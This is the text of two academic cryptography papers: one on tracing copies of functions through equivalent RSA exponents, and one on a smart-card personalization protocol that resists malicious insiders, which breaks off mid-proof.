Although RSA-related, the construction is particularly applicable to confidential block-ciphers such as SkipJack, RC4, GOST 28147–89, GSM A5, COMP128, TIA CAVE or other proprietary executables distributed to potentially distrusted users.

1 Introduction

Although software piracy costs $11.2 billion per year [3], impedes job growth and robs governments millions of dollars in tax revenues, most existing protections still rely on legal considerations or platform-specific assumptions.

The most common solutions are based on electronic extensions (dongles) containing memory tables or cheap 4-bit microcontrollers; to rely on these, the protected program periodically challenges the dongle via to the computer's parallel port and makes sure that the retrieved answers are correct. Unfortunately, given enough time, skill and motivation, it is always possible to disassemble the program, find the dongle calls and remove them from the code. In some sense, this approach mixes tamper-resistance and steganography.

A somewhat more efficient solution (mostly used in the playstation industry) consists of executing strategic code fragments in the dongle. As an example, a chess program (exchanging with the player a couple of bytes per round) can be executed in the dongle while less important game parts such as graphics, sounds and keyboard-interfaces can be left unprotected on a CD, useless for playing without the dongle.

A third approach consists of dividing the protected media into two partitions: a first (conventionally formatted) area contains a program called *loader* while the second, formatted in a non-standard way, contains the protected software itself. When the loader is executed, it reads-out the second partition into the RAM and jumps into it. Since operating system commands are unable to read the second partition, its contents are somewhat protected, although patient attackers can still analyze the loader or copy the executable directly from the RAM.

By analogy to the *double-spending problem* met in e-cash schemes, it seems impossible to prevent duplication without relying on specific hardware assumptions, simply because digital signals are inherently copyable. This difficulty progressively shifted research from *prevention* to *detection*, assuming that the former is achieved by non-technical (legal) means. In such models, users generally get personalized yet very similar copies of a given data (referred to as *equivalent*) where the slight dissimilarities (*marks*) between copies are designed to resist collusion, be asymmetric or offer anonymity and other cryptographic features [5, 10, 11].

It is important to stress that all such systems rely on the hypothesis that the marks are scattered in a way that makes their location, alteration or destruction infeasible (*marking assumption*). In practice, marking heavily depends on the nature of the protected data and the designer's imagination [1]. Different strategies are used for source code, images and texts and vary from fractal coding [2], statistical analysis [14] or stereometric image recordings [4] to paraphrasing information exchanged between friendly intelligence agencies [9].

This paper shows that at least as far as functions, algorithms or programs are concerned, marking assumptions can be replaced by regular complexity ones; consequently, we will assume that all identification marks (and their positions) are known to the attacker and try to end-up in a situation where each copy is either traceable or so severely damaged that it becomes impossible to store in polynomial space or run in polynomial time.

The new construction appears particularly suitable to proprietary cryptosystems such as SkipJack, RC4, GOST 28147–89, GSM A5, COMP128 or CAVE TIA, distributed to potentially distrusted users. Although it seems unlikely that an important number (≥ 100) of copies will be marked in practice, we believe that the new method can be useful in the following contexts where a few copies are typically distributed :

- Proprietary standardization committees (such as the TIA-AHAG, the GSM consortium or the DVB group) could distribute different yet equivalent functions to each member-company. Although such a deployment does not incriminate individuals, it will point out the company which should be held collectively responsible.
- In an industrial development process, different descriptions of the same function could be given to each involved department (*e.g.* software, hardware, integration and test) and the final client.

Although acceptable, the performances of our solution degrade when the number of users increases; we therefore encourage researchers and implementers to look for new variants and improvements of our scheme.

2 The Formal Framework

The new protocol involves a distributor and several users; the distributor is willing to give each user a morphologically different, yet functionally equivalent, implementation of a function. Hereafter, the word *function* will refer to the mathematical object, while *implementations* will represent electronic circuits or programs that compute a function (more formally, implementations can be looked upon as polynomial circuits that compute the function).

Definition 1. *Let $\mathcal{M}$ and $\mathcal{L}$ be sets of integers. A distribution of the function $f : \mathcal{M} \rightarrow \mathcal{L}$ is a set of implementations $\mathcal{F}$ such that:*

$$\forall F \in \mathcal{F},\ \forall x \in \mathcal{M} \quad f(x) = F[x]$$

Definition 2. *Let $\mathcal{M}$ and $\mathcal{L}$ be sets of integers. A keyed distribution of the function $f : \mathcal{M} \rightarrow \mathcal{L}$ is an implementation F and a set of integers $\mathcal{K}$ such that:*

$$\forall k \in \mathcal{K},\ \forall x \in \mathcal{M} \quad f(x) = F[x,k]$$

A keyed distribution can be regarded as a monolithic device that behaves like the function f when fed with a key belonging to $\mathcal{K}$, whereas a distribution is simply a set of independent software or hardware devices that behave like the function f. Note that both definitions are equivalent: a keyed distribution is a specific distribution and a keyed distribution can be constructed from a distribution by collecting all the implementations and calling the one corresponding to the key; we will therefore use the simpler definition of keyed distribution.

These definitions do not capture the fact that several implementations might be trivially derived from each other. If, for instance, $F[x,k] = kx$ then it is easy to find an implementation F' such that $F'[x,2k] = kx$. (F' can be $F[x,2k]/2$). To capture this, we define an *analyzer*:

Definition 3. *Let $\{F,\mathcal{K}\}$ be a keyed distribution of f. An analyzer $\mathcal{Z}$ of this distribution is an algorithm that takes as input $\{F,\mathcal{K}\}$, an implementation F' of f and tries to find the key $k \in \mathcal{K}$ used in F'. $\mathcal{Z}$ may either fail or output k.*

In other words, when an opponent receives a legitimate implementation of f keyed with k and modifies it, the analyzer's role consists of trying to recover k despite the modifications. The analyzer consequently behaves as a detective in our construction.

2.1 Adversarial Model

As usual, the adversary's task consists of forging a new implementation which is unlinkable to those received legitimately. We distinguish two types of opponents: *passive* adversaries which restrict themselves to re-keying existing implementations and *active* adversaries who may re-implement the function in any arbitrary way. When distribution is done through hardware tokens (decoders, PC-cards, smart-cards) where keys are stored in EEPROM registers or battery-powered RAM cells, passive adversaries are only assumed to change the register's contents while active ones may re-design a whole new hardware from scratch.

Definition 4. *Let c be a security parameter. A keyed distribution $\{F, \mathcal{K}\}$ for the function f is c-copyrighted against a passive adversary if given $\mathcal{C} \subset \mathcal{K}$, $|C| < c$, finding a $k \notin \mathcal{C}$ such that $\{F, k\}$ implements f is computationally hard.*[1]

Definition 5. *Let c be a security parameter. A keyed distribution $\{F, \mathcal{K}\}$ with analyzer $\mathcal{Z}$ for f is c-copyrighted against an active adversary if given $\mathcal{C} \subset \mathcal{K}$, $|C| < c$, finding an implementation F' of f such that the analyzer $\mathcal{Z}$, given input F', outputs either a integer k in $\mathcal{K} \setminus \mathcal{C}$ or fails is computationally hard.*

3 The New Primitive

The basic observation behind our construction is that in many public-key cryptosystems, a given public-key corresponds to infinitely many integers which are homomorphic to the secret key, and can be used as such.

For instance, using standard notations, it is easy to see that a DSA key x can be equivalently replaced by any $x + kq$ and an RSA key e can be looked upon as the inverse of any $d_k = e^{-1} \mod \phi(n) + k\phi(n)$. We intend to use this flexibility to construct equivalent modular exponentiation copies.

At a first glance it appears impossible to mark an RSA function using the above observation since given n, e and d_k, a user can trivially find $\phi(n)$ (hereafter ϕ) and replace d_k by some other $d_{k'}$. Nevertheless, this difficulty can be circumvented if we assume that the exponentiation is only a building-block of some other primitive (for instance a hash-function) where e is not necessary.

We start by presenting a solution for two users and prove its correctness; the two-user case will then be used as a building-block to extend the construction to more users.

When only two users are concerned, a copyrighted hash function can be distributed and traced as follows:

Distribution: The designer publishes a conventional hash function h and an RSA modulus n, selects a random $d < \phi$ and a couple of random integers $\{k_0, k_1\}$, computes the quantities $d_i = d + k_i\phi$, keeps $\{\phi, d, k_0, k_1\}$ secret and discloses the implementation $H[x, i] = h(h(x)^{d_i} \mod n)$ to user $i \in \{0, 1\}$.

Tracing: Upon recovery of a copy, the designer analyzes its exponent. If d_0 or d_1 is found, the leaker is identified and if a third exponent d' appears, both users are identified as a collusion.

4 Analysis

One can easily show that the essential cryptographic properties of the hash function are preserved and that the distribution is 1-copyrighted against passive adversaries. It seems difficult to prove resistance against general active adversaries; however, we show that if such opponents are bound to use circuits performing arithmetic operations modulo n, then we can exhibit an analyzer that makes our distribution 1-copyrighted.

[1] with respect to the parameters of the scheme used to generate $\mathcal{K}$.

Theorem 1. *h and H are equally collision-resistant.*

Proof. Assume that a collision $\{x, y\}$ is found in h; trivially, $\{x, y\}$ is also a collision in H; to prove the converse, assume that a collision $\{x', y'\}$ is found in H. Then either $h(x')^d = h(y')^d \mod n$ and $\{x', y'\}$ is also a collision in h, or $h(x')^d \neq h(y')^d \mod n$ and $\{h(x)^d \mod n, h(y)^d \mod n\}$ is a collision in h. □

Lemma 1. *Finding a multiple of $\phi(n)$ is as hard as factoring n.*

Proof. This lemma, due to Miller, is proved in [6]. □

Theorem 2. *If factoring is hard, $\{H, \{d_0, d_1\}\}$ is 1-copyrighted against a passive adversary.*

Proof. Assume, without loss of generality, that an adversary receives the implementation H and the key d_0. Suppose that he is able to find $d' \neq d_0$ such that $H[., d_0] = H[., d']$. Then, $d_0 - d'$ is a multiple of $\phi(n)$ and by virtue of Miller's lemma, n can be factored. □

Theorem 3. *If factoring is hard, then $\{H, \{d_0, d_1\}\}$ is 1-copyrighted against an active adversary restricted to performing arithmetic operations modulo n.*

Proof (Sketch). We show that an active adversary is not more powerful than a passive one. We build $\mathcal{Z}$ as follows: $\mathcal{Z}$ first extracts the exponentiation part. He then formally evaluates the function computed by this part, with respect to its constants $\{c_1, \ldots, c_w\}$ and input x, replacing modular operations by regular ones. This yields a rational function P/Q with variable x and coefficients depending only on $\{c_1, \ldots, c_w\}$. He finally evaluates all these coefficients modulo n. A careful bookkeeping of the non zero monomials shows that either the adversary has obtained a multiple of $\phi(n)$ (and can therefore factor n) or that P divides Q. This means that the rational function is in fact reduced to a single monomial, from which we can compute the value of the corresponding exponent and the security of the construction follows from the security against the passive adversary. □

Note that resistance against active adversaries is more subtle than our basic design: assuming that d is much longer than ϕ, adding random multiples of ϕ to d will not alter its most significant bits up to a certain point; consequently, there is a finite number of ℓ-bit exponents, congruent to $d \mod \phi$ and having a given bit-pattern (say u) in their most significant part; the function: $h(h(x)^{d_i} \oplus u)$ will thus admit only a finite number of passive forgeries.

5 Tracing More Users

Extending the previous construction to more users is somewhat more technical; obviously, one can not simply distribute more than two exponents as this would blind the collision-detection mechanism.

System setup is almost as before: letting t be a security parameter, the designer publishes a hash function h and t RSA moduli $\{n_1, \ldots, n_t\}$, selects t random triples $\{d[j] < \phi_j, k[0,j], k[1,j]\}$ and computes the t pairs:

$$d[i,j] = d[j] + k[i,j]\phi_j \quad \text{for} \quad i \in \{0,1\}$$

Then, the designer selects, for each user, a t-bit string ω. We will call ω the *ID* or the *codeword* of this user. Each user receives, for each j, one out of the two keys $d[0,j], d[1,j]$ (he receives $d[0,j]$ if the j-th bit of ω is zero and $d[1,j]$ otherwise). The exact codeword generation process will be discussed later.

Let s be a security parameter ($0 < s \leq t$). The function is now defined as follows: the input x is hashed and the result $h(x)$ is used to select s keys among the t keys of a user. For simplicity, let us rename these s keys $\{a_1, \ldots, a_s\}$ for a given user.

We now define $H[x] = H[s,x]$ recursively by:

$$\begin{aligned} &H[1,x] = h(x^{a_1} \mod n_1) && \text{and} \\ &H[j,x] = h(H[j-1,x]^{a_j} \mod n_j) && \text{for } j > 1 \end{aligned}$$

A simple (and sometimes acceptable) approach would be to distribute copies with randomly chosen codewords. However, by doing so, logarithmic-size collusions could recover the exponents with constant probability and forge new implementations; therefore, specific sets of codewords must be used. Letting $\mathcal{C}$ be a coalition of c users provided with codewords $\omega[1], \ldots, \omega[c]$. $\mathcal{C}$ can not change $d[i,j]$, if and only if all codewords match on their j-th bit. Hence, the problem to solve boils down to the design of a set of codewords, amongst which any subset, possibly limited to a given size, has elements which match on enough positions to enable tracing. This problem was extensively studied in [4] which exhibits a set of codewords of polylogarithmic ($\mathcal{O}(\log^6 t)$) length, capable of tracing logarithmic size coalitions.

While [4]'s hidden constant is rather large, our marks are a totally independent entity and their size is not related to the size of the function (which is *not* the case when one adds marks to an image or a text); hence, *only complexity-theoretic considerations* (the hardness of factoring n) may increase the number of symbols in H.

Finally, the new construction allows to adjust the level of security by tuning s accordingly. Although pirates could try to distribute copies with missing exponents in order not to get traced, such copies become almost unusable even if only a few exponents are omitted. This approach (detecting only copies which are usable enough) is similar to the one suggested by Pinkas and Naor in [8]. Assuming that m of the exponents are missing and that each computation requires s exponents out of t, the correct output probability is:

$$\Pr[t,m,s] = \frac{(t-s)!(t-m)!}{t!\;(t-m-s)!}$$

Given $\Pr[t,m,s]$'s quick decay (typically $\Pr[100,10,10] \cong 3/10$) and the fact that repeated errors can be detected and traced, it is reasonable to assume that these untraceable implementations are not a serious business threat. No one would buy a pirate TV decoder displaying only three images out of ten (the perturbation can be further amplified by CBC, in which case each error will de-synchronize the image decryption until the next stream-cipher initialization).

6 Applications

Building upon a few well-known results, a variety of traceable primitives can be derived from H: Feistel ciphers can be copyrighted by using H as a round function, traceable digital signatures can use H in Rompel's construction [13] and traceable public-key encryption can be obtained by using [7] with a composite modulus (e-less RSA) or by post-encrypting systematically any public-key ciphertext with a watermarked block-cipher keyed with a public constant. Interactive primitives such as zero-knowledge protocols or blind signatures can be traced using this same technique.

The construction also gives birth to new fundamental protocols; a web site could, for example, sell marked copies of a MAC-function and record in a database the user IDs and their exponents. Since all functions are equivalent, when a user logs-in, he does not need to disclose his identity; but if an illegitimate copy is discovered, the web owners can look-up the faulty ID in the database[2].

Another application consists of restricting software to registered users. In any scenario involving communication (file exchange, data modulation, payment, *etc*), the protected software must simply encrypt the exchanged data with a copyrighted block-cipher. Assuming that a word processor systematically encrypts its files with a copyrighted block-cipher (keyed with some public constant), unregistered users face the choice of getting traced or removing the encryption layer from their copies (the word processor will then be unable to read files produced by legitimate users and will create files that are unreadable by registered programs); consequently, users of untraceable (modified) programs are forced to *voluntarily* exclude themselves from the legitimate user community.

Finally, our scheme can also be used for TV tracing instead of the usual broadcast encryption/traitor tracing techniques. In broadcast schemes, the message is usually block-encrypted, each block being made of a *header* (which allows each user to recover a random key) and a *ciphertext* block (which is the encryption of the data under this random key). The main advantage of our scheme is its very low communication overhead: the header can be a simple encryption of the secret key, as all the users receive an equivalent decryption function. There are, however, several disadvantages: we totally lose control over the access structure allowed to decrypt. This means that new keys need to be sent to all registered users from time to time.

Surprisingly, in our setting smart-cards suddenly become a powerful... piracy tool; by programming one of the H_i into a smart-card, a pirate can manufacture and distribute executable hardware copies of his function and rely on the card's tamper-resistance features to prevent the designer from reading the exponents that identify him.

[2] care should be taken not to restrict the MAC's input space too much as polynomially small I/O spaces could be published as look-up tables.

7 Conclusion and Open Questions

We presented a new (public-domain) marking technique which applies to a variety of functions and relies on regular complexity assumptions; while we need a large amount of data to personalize an implementation when many users are involved, the construction is fairly efficient and can be adjusted to variable security levels.

There remains, however, a number of fundamental and practical questions such as the existence of DLP-based copyright mechanisms or the design of a copyright mechanism that allows to serve more than two users in a single (non-iterated) function. From a practical standpoint, it seems easy to compress the set $\{n_1 \ldots n_t\}$ to only $N + t \log N$ bits (this is done by generating t moduli having identical MSBs). Reducing the size of the exponent set is an interesting challenge.

References

1. J.-M. Acken, *How watermarking adds value to digital content*, Communications of the ACM, vol. 41-7, pp. 75-77, 1998.
2. P. Bas, J.-M. Chassery and F. Davoine, *Self-similarity based image watermarking*, Proceedings of EUSIPCO'98, Ninth European signal processing conference, European association for signal processing, pp. 2277-2280.
3. *The huge costs of software piracy*, Computer Fraud and Security Bulletin, 09/1997, Elsevier Science, page 3.
4. D. Boneh and J. Shaw, *Collusion-secure fingerprinting for digital data*, Advances in cryptology CRYPTO'95, Springer-Verlag, Lectures notes in computer science 963, pp. 452–465, 1995.
5. B. Chor, A. Fiat and M. Naor, *Tracing traitors*, Advances in cryptology CRYPTO'94, Springer-Verlag, Lectures notes in computer science 839, pp. 257–270, 1994.
6. G. Miller, *Riemann's hypothesis and tests for primality*, Journal of computer and system sciences, vol. 13, pp. 300–317, 1976.
7. D. Naccache and J. Stern, *A new public-key cryptosystem*,Advances in cryptology EUROCRYPT'97, Springer-Verlag, Lectures notes in computer science 1233, pp. 27–36, 1997.
8. M. Naor and B. Pinkas, *Theshold Traitor Tracing*, Advances in cryptology CRYPTO'98, Springer-Verlag, Lectures notes in computer science 1462, pp. 502–517, 1998.
9. V. Ostrovsky, *The other side of deception*, Harper-Collins Publishers, New-York, page 38, 1995.
10. B. Pfitzmann and M. Schunter, *Asymmetric fingerprinting*, Advances in cryptology EUROCRYPT'96, Springer-Verlag, Lectures notes in computer science 1070, pp. 84–95, 1996.
11. B. Pfitzmann and M. Waidner, *Anonymous fingerprinting*, Advances in cryptology EUROCRYPT'97, Springer-Verlag, Lectures notes in computer science 1233, pp. 88–102, 1997.
12. R. Rivest, A. Shamir and L. Adleman, *A method for obtaining digital signatures and public-key cryptosystems*, Communications of the ACM, vol. 21-2, pp. 120-126, 1978.
13. J. Rompel, *One way functions are necessary and sufficient for secure digital signatures*, Proceedings of the 22-nd Annual ACM Symposium on the Theory of Computing, pp. 387–394, 1990.
14. K. Verco and M. Wise, *Plagiarism à la mode: a comparison of automated systems for detecting suspected plagiarism*, The Computer Journal, vol. 39–9, pp. 741–750, 1996.

Provably Secure Chipcard Personalization or How to Fool Malicious Insiders

[Y. Frankel, Ed., *Financial Cryptography 2000*, vol. 1962 of *Lecture Notes in Computer Science*, pp. 157–173, Springer-Verlag, 2001.]

Helena Handschuh[1], David Naccache[1],
Pascal Paillier[1], Christophe Tymen[1,2]

[1] Gemplus Card International, Cryptography Group
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
{helena.handschuh, david.naccache, pascal.paillier}@gemplus.com
[2] École Normale Supérieure, 45 rue d'Ulm, 75230 Paris, France
christophe.tymen@gemplus.com

http://www.gemplus.com/smart/

Abstract. We present 'malicious insider attacks' on chip-card personalization processes and suggest an improved way to securely generate secret-keys shared between an issuer and the user's smart card. Our procedure which results in a situation where even the card manufacturer producing the card cannot determine the value of the secret-keys that he personalizes into the card, uses public key techniques to provide integrity and privacy of the generated keys with respect to the complete initialisation chain. Our solution, which provides a non-interactive alternative to authenticated key agreement protocols, achieves provable security in the random oracle model under standard complexity assumptions. Our mechanism also features a certain genericity and, when coupled to a cryptosystem with fast encryption like RSA, allows low-cost intrusion-secure secret key generation.

1 Introduction

Tamper-resistant devices like smart-cards are used to store and process secret and personal data. Examples of applications making extensive use of smart cards include wireless communication systems such as the Global System for Mobile communications (GSM), or banking systems using the EMV (Europay, Mastercard and VISA) standard. These applications share the fact that they use secret key identification or authentication to achieve security and enable access to services. Thus some unique secret key K_I (we will adopt the notation K_I to denote a card's secret key by analogy with the widely known GSM terminology) needs to be shared between the issuer (the bank or the telecom operator) and the smart card. Usually this secret key material is downloaded into the card during the so-called chip personalization phase, *i.e.* the initialisation phase during which identical cards are configured in such a way that each and every of them corresponds to one specific user.

Usually, the card personalization center either writes secret keys into the cards according to a list provided by the issuer, or generates the keys itself and downloads them into the cards within it's own premises, and subsequently transmits a list of (encrypted) keys to the issuer. We refer to these scenarios as *typical* personalization protocols. In the sequel, we consider precisely the second scenario (key generation within the manufacturer's premises) and show that such a basic personalization procedure is vulnerable to *malicious insiders.*

We first discuss the potential security flaws in such a process, and then proceed to present a new personalization protocol in which the manufacturer is able to *provide evidence* to the issuer that no one except the issuer himself knows the secrets stored inside the cards. Thus our new technique provides generally trusted keys for secret key applications.

The rest of the paper is organized as follows. In Section 2, we give an overview of a typical personalization protocol, and we point out its vulnerability to insider attacks when appropriate physical site protection measures are not enforced. Section 3 proposes our new personalization procedure. We provide a thorough security analysis in section 4 and conclude by a giving practical implementations of our technique in section 5.

2 Personalization Protocols

2.1 The Current Approach: Typical Protocols

Card personalization involves three parties: an issuer (telecommunications operator or bank), a card manufacturer (who actually personalizes smart cards for the issuer), and a smart card. Beyond graphical personalization – which may consist in printing the issuer's logo on the card for instance, the manufacturer has to electrically initiate the card and among such tasks, initialize the files meant to contain the card's secret key material K_I. In a typical scenario, each and every secret key K_I is generated uniformly at random by a personalization computer (PC) connected to the personalization system (such as a DataCard 9000 machine). Whenever a card enters the system, a fresh random key K_I is selected by the PC and downloaded into the card's non-volatile memory.

Simultaneously, the key gets encrypted on the PC, together with the card identifier Id (which might be some publicly available unique bitstring such as a serial number for instance) using the issuer's secret key K_s. Lists of encrypted (K_I, Id) pairs are then sent over an insecure channel to the issuer who decrypts the received files and recovers the pairs (K_I, Id).

Another way to proceed consists in encrypting the generated keys with the issuer's authenticated public key in an asymmetric key setting. This way, the issuer is the only entity able to decrypt the generated files, and the key K_s need not be known at the manufacturer's premises.

However, both solutions are vulnerable to insider attacks where a malicious entity having access to the manufacturer's premises would get hold of the key. We may think of a malicious insider as some malevolent employee willing to clone SIM cards or as a hacker that discretely eavesdrops the computer network from outside the personalization center. This strongly motivates the search for protocols featuring a guaranteed level of security against this kind of threat.

2.2 Security Notions for Card Personalization

Let us examine the setting and determine which security goals are desirable to reach from the issuer's standpoint. When the personalization protocol takes place, parties are

- a tamper-resistant secret-less chip-card to be personalized with identifier Id,
- an issuer (supposedly remote),
- a personalization system (PC + DC9000) in which the issuer has no reason to put trust.

Ultimately, the goals the personalization protocol is meant to achieve are the following. At the end of the process,

1. the card must contain some secret key K_I belonging to some fixed key space (we call this property *correctness*),
2. the issuer must know the correct pair (Id, K_I) (we refer to this property as *key integrity*),
3. the issuer should be confident that he is the only entity who shares the knowledge of the (Id, K_I) pair with the card (this is defined as *key privacy*).

Correctness is easily achieved. The question is whether requirements 2 and 3 are actually achieved by current typical personalization protocols, and the answer is obviously no. The above protocols do not meet key integrity nor even key privacy. Indeed, the computer, if handled by a malicious person, may very well generate a given K_I and transmit a different one to the issuer. This can be considered a denial of service attack, as the end-user would get a non-functional card. Alternatively, the computer might respect the integrity property by providing the right pair (Id, K_I) to the issuer, but reveal this pair to an intruder getting hold of the PC. In this case, card cloning becomes possible. We call such attacks 'malicious insider attacks'.

2.3 The Interlock Protocol

One obvious attempt to address this problem consists in executing a key agreement protocol such as *Interlock* [4] between the card and the issuer.

Interlock is described as follows. Assuming that two entities A and B, with public-keys pk_A and pk_B, want to exchange a secret through an insecure channel, A and B proceed as follows. First, A and B exchange their public keys through the channel. Then, A (resp. B) chooses a random r_A (resp. r_B), and encrypts it with pk_B (resp. pk_A) to obtain a ciphertext c_A (resp. c_B). c_A (resp. c_B) is a bitstring which can be cut into two equal parts (c_A^1, c_A^2) (resp. (c_B^1, c_B^2)). Thus, A sends c_A^1 to B, and sends the remaining part c_A^2 only after having received c_B^1. Finally, B sends c_B^2. At the end of the sequence, A and B share the pair (r_A, r_B).

Clearly, this protocol thwarts passive man-in-the-middle attacks. However, it is interactive, which represents an unacceptable hurdle in the context of a personalization process. The only way to achieve an equivalent non-interactive protocol would be to use public-key certificates and signature verification which calls for far too complex (and heavy) public-key infrastructures.

Besides, security requirements explicitly demand resistance against active attacks, where the attacker may not only eavesdrop exchanged pieces of information but also modify them in some way, and may impersonate parties as well. Because it does not provide authentication, Interlock does not resist active attacks.

The contribution of this paper consists in providing a non-interactive alternative to the Interlock protocol which, in our context, resists active attacks and needs no certificates or signatures whatsoever.

3 A Provably Secure Card Personalization Protocol

Let us go back to the typical scenario. Obviously, the security breach resides in the possibility to attack the PC. Thus each and every secret should be generated *inside the card itself*, which, by assumption, provides the advantage of being tamper-resistant over an open PC.

3.1 A First Approach

Thus a first idea is to generate the secret key K_I inside the card, download the issuer's public key into the card, encrypt the generated secret under the public key and output the result. Next, the encrypted secrets are collected along with the Id's in a file and sent to the issuer who decrypts the list with his private key SK and recovers the associated pairs in clear (alternatively the Id's could also be encrypted together with the secret K_I inside the card). This protocol is shown in figure 1. The public key of the issuer is noted PK; typically, one could use stand-alone RSA public key encryption [5] for instance. We suppose the key pair $(\mathsf{PK}, \mathsf{SK})$ is generated once and for all by the issuer himself, and then transmitted to the personalization center which uses it for a certain period of time.




Fig. 1. Secure personalization protocol : first approach

Unfortunately, this solution is vulnerable to the well-known man-in-the-middle attack. Suppose the attacker controls the PC again. She is then able to generate her own public and private RSA key pair and to fool the card by sending to it her own public key. She recovers the encrypted K_I values, decrypts them, and re-encrypts them with the issuer's public key. Thus key integrity is preserved, but key privacy is violated. The attack is shown in figure 2 where the attacker's public key and private keys are $\boxed{\text{boxed}}$.




Fig. 2. Man-in-the-middle attack on key generation process

3.2 Proposed Protocol

Let us now proceed to describe our protocol. The security analysis will be discussed in the next section. Basically, the personalization process now includes the following steps :

1. the PC transmits the issuer's public key PK to the card,
2. the card generates a random r, computes $K_I = H(r, \mathsf{PK})$ where H is a hash function such as SHA-1 [7], and memorizes K_I in non volatile memory,
3. the card encrypts r as $c = \mathcal{E}_{\mathsf{PK}}(r)$ where $\mathcal{E}_{\mathsf{PK}}$ denotes public key encryption under PK, and outputs c,
4. the PC collects the pair (Id, c) and sends it to the issuer who later decrypts c using SK, recovers $r = \mathcal{D}_{\mathsf{SK}}(c)$ and computes $K_I = H(r, \mathsf{PK})$.

This protocol is shown in figure 3.

4 Security Analysis

4.1 Main Results

Although looking simple, our protocol achieves a very satisfactory security property, namely that




Fig. 3. Provably Secure Card Personalization Protocol

- both key integrity and key privacy are preserved under a passive attack,
- if key privacy is not preserved under an active attack then key integrity cannot be preserved either.

The proof of that fact is given below. From a practical viewpoint, this means that if an intruder simply eavesdrops what is transmitted through the PC, our protocol fully reaches the security goals of section 2.2, namely key integrity and privacy. Additionally, if the intruder actively operates changes over transmitted data, she is given no other choice than

- either knowing the key K_I generated by the card; but then the issuer recovers nothing else than a faulty key $K'_I \neq K_I$. Subsequently, the card just cannot work properly because user authentication will be unsuccessful each time the end user attempts to access the issuer's service. The issuer may then recognize the card as a fake or abnormal one and blacklist it.
- or letting the card generate K_I properly and later have normal access to the issuer's service; but then, no information whatsoever can be obtained on K_I.

In other words, our protocol prevents insiders from cloning normal cards since only useless cards are exposed to key divulgation. Trying to gain information on the card's key simply forbids its future use in normal conditions. We guarantee this under any type of attacks, be they very sophisticated. The insider is left only with malevolence *i.e.* the ability to force the personalization of useless cards. We argue that this scenario is not of interest to an active adversary. We assess these results without considering collusions in the first place, and address these further in section 4.5.

4.2 Security Proof Against Passive Insiders

We state, in a somewhat more formal way:

Theorem 1 (Passive Attacks). *Assume that the encryption scheme $\mathcal{E}_{\mathsf{PK}}$ is deterministic and one-way under chosen plaintext attacks (OW-CPA). Then no polynomial time attacker given PK and $c = \mathcal{E}_{\mathsf{PK}}(r)$ can recover $K_I = H(r, \mathsf{PK})$ with non-negligible probability in the random oracle model.*

Proof. We assume the existence of an attacker $\mathcal{A}$ with success probability ϵ and show how to invert $\mathcal{E}_{\mathsf{PK}}$ with probability ϵ'. We build a reduction algorithm $\mathcal{B}$ as follows. $\mathcal{B}$ is given an instance $\widetilde{c} = \mathcal{E}_{\mathsf{PK}}(\widetilde{r})$ and must return $\widetilde{r}$ with non-negligible probability. $\mathcal{B}$ randomly selects $\widetilde{K_I}$ and runs $\mathcal{A}(\mathsf{PK}, \widetilde{c})$.

Now, each time $\mathcal{A}$ queries the random oracle H for an input (r, pk), $\mathcal{B}$ checks in the history of queries if (r, pk) was queried by $\mathcal{A}$ in the past, in which case the same answer is returned to $\mathcal{A}$. Otherwise, if $pk = \mathsf{PK}$ and $\mathcal{E}_{\mathsf{PK}}(r) = \widetilde{c}$, then $\mathcal{B}$ sets $\widetilde{r} = r$ and returns $\widetilde{K_I}$. If none of these cases occur, $\mathcal{B}$ selects h uniformly at random, returns h and updates the history of queries. Now when $\mathcal{A}$ has finished, $\mathcal{B}$ checks whether $\widetilde{r}$ was initialized during the game, simply returns $\widetilde{r}$ if so or fails otherwise. This completes the description of the reduction algorithm $\mathcal{B}$.

